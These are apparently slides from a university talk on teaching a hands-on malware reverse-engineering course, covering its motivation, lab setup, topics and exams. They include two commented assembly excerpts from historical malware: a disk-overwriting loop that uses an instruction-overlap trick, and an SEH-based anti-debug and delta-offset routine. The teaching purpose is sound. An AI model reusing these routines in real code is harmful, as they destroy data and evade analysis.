A Highly Immersive Approach to Teaching Reverse Engineering

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What?

- A hands-on course in reverse engineering, focusing on malware
- Provide solid background in theory of reversing
  - Code generation
  - How tools work: e.g., disassemblers, debuggers
  - Anti-analysis and anti-debug strategies
- Interleaved with hard reversing / analysis projects
- Not a collection of Powerpoint and toy examples
- Not a general “hacking” course
  - Not because I object (I don’t)
  - Not enough time in one semester to cover any additional “hacking” topics
- Goal: Students develop serious, usable reverse engineering skills in one semester

Why So Little RE in Academia?

- Because it’s hard for the instructor?
- Perception that skills can’t be developed in a single semester?
- The university won’t allow it
- Should we be doing this?
- Lack of student interest?
- I’m here to discover the others

Aside: Building Trust

- I personally have no problems getting courses like this approved
- I **seriously** lay down the law concerning what will happen to:
  - Classes like this being offered
  - Access to all the cool toys, HW, and SW in my security lab
- …should things go “horribly wrong”
- Historically, despite teaching very hands-on courses in:
  - OS internals
  - Digital forensics
  - Network security
- And despite having classes of students running around with root privileges on the machines in the lab…

Aside: Building Trust (2)

- Nothing external and nothing significant has been destroyed
- Students understand network is monitored and impact of blowing something up outside my lab
- As a result, students are careful and self-policing
- **I've been around for a long time and haven't blown anything up**
- **Your mileage may vary**

Why Do It?

- 60%: RE is useful and **should** be taught
  - Great way to motivate students to dig deeper into systems
  - ASM skills, OS internals, Intel manuals as recreational reading
  - Computing != Computer + Java
- 20%: Students begging
  - Resistance: I knew it would be a lot of work to do correctly, tho it's been coming together for awhile
- 20%: I'm a hacker in professorial clothing
  - Good chance to do what I like

Who?

- Class taught in Spring 2009 for the first time
- 25 students, 2/3 graduate, 1/3 undergrad
- ~20% had taken an OS internals course
- 100% had taken the Intro to Security course
- ~50% had taken or were enrolled in a digital forensics course
- Few had serious assembler skills
- 1 student had nearly expert RE skills
- 2-3 others had at least basic RE skills
- “The hardest course I’ve ever had”
- 1 student dropped in Spring 2009

Aside: ASM Courses: Don’t Get Me Started

- Serious problem: Students have poor ASM skills
- Don’t know about yours, but our ASM course is (IMO) worthless
- Didn’t use to be…I took that course in 1983!
- Can’t volunteer to teach that course…no time
- No time to “teach” the ASM course inside RE
- Solution:
  - (Nearly) compassion-free immersion
  - ASM every day
  - Tight deadlines assignments requiring ASM comprehension

Topics

- Goals of reverse engineering
  - Software interoperability, patch verification, **malware analysis,** **cracking**
- Ethics and legal issues
  - DMCA, EULAs, RE == jail, seek ye lawyers
- Techniques / Tools for RE
  - Static vs. dynamic analysis, disassemblers, debuggers, live forensics tools, memory dumpers, packing / unpacking, …
- Malware background
  - Types, propagation strategies, payload delivery, poly- and metamorphic malware, …
- Basic Intel assembler (a few lectures, then "on the job")
  - Registers, flags, common instructions, data formats, 32 vs. 64bit code, hardware components, paging, debugging architecture, examples

Topics (2)

- Windows Portable Executable (PE) format
- C control structure, function, array, struct/union patterns generated by common compilers
- Common malware functionality
  - Delta offset calculation, API address discovery, infection and propagation, …
- Anti-debugging / anti-VM functionality
  - Dynamic jumps, instruction prefetch attacks, LDT/GDT/IDT location analysis, use of debugging facilities
- Packing and unpacking techniques
  - Hand-rolled, UPX, Armadillo, …


Laboratory Setup

- Isolated gigabit network with fast, private fileserver (16 x 15K SAS drives) – has to serve VMWare images
- Workstations running Linux + VMWare
- User accounts including XP VMWare image stored by file server
- XP image contains:
  - sysinternals suite
  - Visual C++ Express Edition
  - MASM32
  - ollydbg
  - IDA Pro 5.x + x86emu plugin for x86 emulation
  - HBGary Responder (thanks, Penny!)
  - **FACE**, Volatools, ptfinder, …
- Networking OFF in VMWare image whenever possible

Approach: Challenges

- Time is short!
- ASM skills
- Flipping Powerpoint guaranteed to fail
- Want actual, rather than theoretical, skills to emerge
- Skills at end of semester should be (almost?) sufficient to analyze modern malware
- Must **hurt** students (a lot) to achieve skill levels without completely discouraging them

WHEN SCOTTY TEACHES REVERSE ENGINEERING:


AAAACH CAPTAIN! THE STUDENTS, THEY CAHN'T TAKE MUCH MORE! AH CAHN GIVE YE A WALKTHROUGH AND A WEE BIT MORE, BUT I CANNO' GUARANTEE HOW MUCH LONGER THEY'LL LAST!

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
Digital Investigation and Data Recovery

THE UNIVERSITY of NEW ORLEANS

Approach: Malware Sampler

- Requirements:
  - Students start RE immediately
  - With each new malware sample, push students **almost to breaking point** ☺ but not quite
- Michelangelo → DOS-7 → SQL Slammer → Murkry → Lucius → Harulf → Conficker
- These were interleaved with short "malware" samples (that I wrote) to introduce:
  - Registry hacking
  - Replacement of system binaries
  - Addition of user accounts
  - …

Approach: Workflow



Traditional lectures w/ Powerpoint for necessary background

Reversing assignments of increasing difficulty, in teams of 2-3

Documented ASM walkthroughs on document camera: **new malware**

Lab sessions in lieu of lecture to introduce use of tools or concepts such as unpacking

Documented ASM walkthroughs on document camera: **team assignments**

Midterm / Final:
60% reverse engineering assignments
40% background material

Approach: Assignments

- Series of team-based malware analyses
- Goal is to produce fully documented disassemblies
- Initially, uncommented but correct disassemblies
- Later, only a binary malware sample
  - Must coax tools to generate correct disassembly
  - Deal with packing, anti-analysis techniques
- Modest expectations initially, increase sharply as the semester progresses
- In some cases:
  - Solutions accepted and signed
  - Necessary concepts for complete solution discussed in class
  - Solution returned and then may be resubmitted
- Always let students try (and potentially fail) before giving away the solution

```
NukeHD:
        sub cx,cx

NukeDism:
        inc cx
        push cs
        pop es
        mov ax,FE05h
        jmp $-2

        sub ax,E702h
        mov bh,1
        mov dx,80h
        int 13h
        jmp short NukeDism
```

```
NukeHD:
        sub cx,cx            ; cx == sector number <-- 0
                             ; FALL THROUGH...
NukeDism:
        inc cx               ; target next sector
        push cs              ;
        pop es               ; es <-- cs
        mov ax,FE05h         ; ax <-- FE05h
        jmp $-2              ; jumps into middle of last instruction
                             ; last instruction disassembled =
                             ; B8 05 FE EB FC
                             ;
                             ; JMP targets 05 byte which is the
                             ; opcode for a 16-bit immediate add
                             ; to AX, thus ax <-- ax + EBFEh
                             ;
                             ; the remaining byte, FC, is the
                             ; opcode for the single byte instruction
                             ; CLD (clear direction flag)
                             ;
        sub ax,E702h         ; ax <-- ax - 0E702h = 301h
        mov bh,1             ;
        mov dx,80h           ; first hard drive
        int 13h              ; write 1 sector to hard drive
        jmp short NukeDism          ; write "forever"
```

Approach: Exams

- **30%: Abstract scenarios / “Book material”**
  - “You discover that a binary is packed with UPX. To discover the original entry point (OEP), you…”
  - “A malware sample makes heavy use of dynamic JMPs. Which disassembler design is more likely to encounter problems? Why? Solutions?”
- **70%: References to RE exercises**
  - Precise, detailed answers required
  - Hard to answer within available time if student didn’t participate in the team-based analyses
  - “When you analyzed the following section of Harulf, what did you discover? Comment each line.”
  - Example follows on next slide

```
Start:
        jmp stuck
        sig_1 dd 0
        sig_2 dd 0
stuck:
        call here

        jmp getdelta
here:
        assume fs:nothing
        mov eax,[esp]
        push eax
        push fs:[0]
        mov fs:[0],esp
        xor eax,eax
        mov eax,[eax]
        ret
getdelta:
        ...
        pop fs:[0]
        pop edx
        pop ebp
        sub ebp,offset here
        add ebp,2h
        cmp ebp,0
        je skipdecrypt
```

```
Start:
        jmp stuck
        sig_1 dd 0
        sig_2 dd 0
stuck:
        call here         ; start delta offset calculation,
                                    ; trip up debuggers with stack-based SEH
        jmp getdelta                ; this will be new SEH
here:
        assume fs:nothing
        mov eax,[esp]               ; address of “jmp getdelta” in eax
        push eax                    ; save address on stack (new SEH)
        push fs:[0]                 ; save old SEH head
        mov fs:[0],esp              ; “jmp getdelta” is new SEH
        xor eax,eax                 ; zero eax
        mov eax,[eax]               ; null ptr reference, invokes SEH
        ret
getdelta:
        ...
        pop fs:[0]                  ; restore SEH
        pop edx                     ;
        pop ebp                     ; address of getdelta
        sub ebp,offset here         ; subtract compile-time offset of ‘here’
        add ebp,2h                  ; jmp getdelta is two bytes
        cmp ebp,0                   ; are we at entry point?
        je skipdecrypt     ; yes, no need to decrypt body
```

Final Thoughts

- It’s fun
- It’s hard (for you and for students)
- Lots of initial student interest, interest sustained
- Student feedback was overwhelmingly positive
- Great way to generate students with sufficient background in systems to do real research
- Potential benefit to students is high
- In many cases, job interviews are “won” with a single data point—this course provides many
- RE will be offered regularly at UNO

Thanks.

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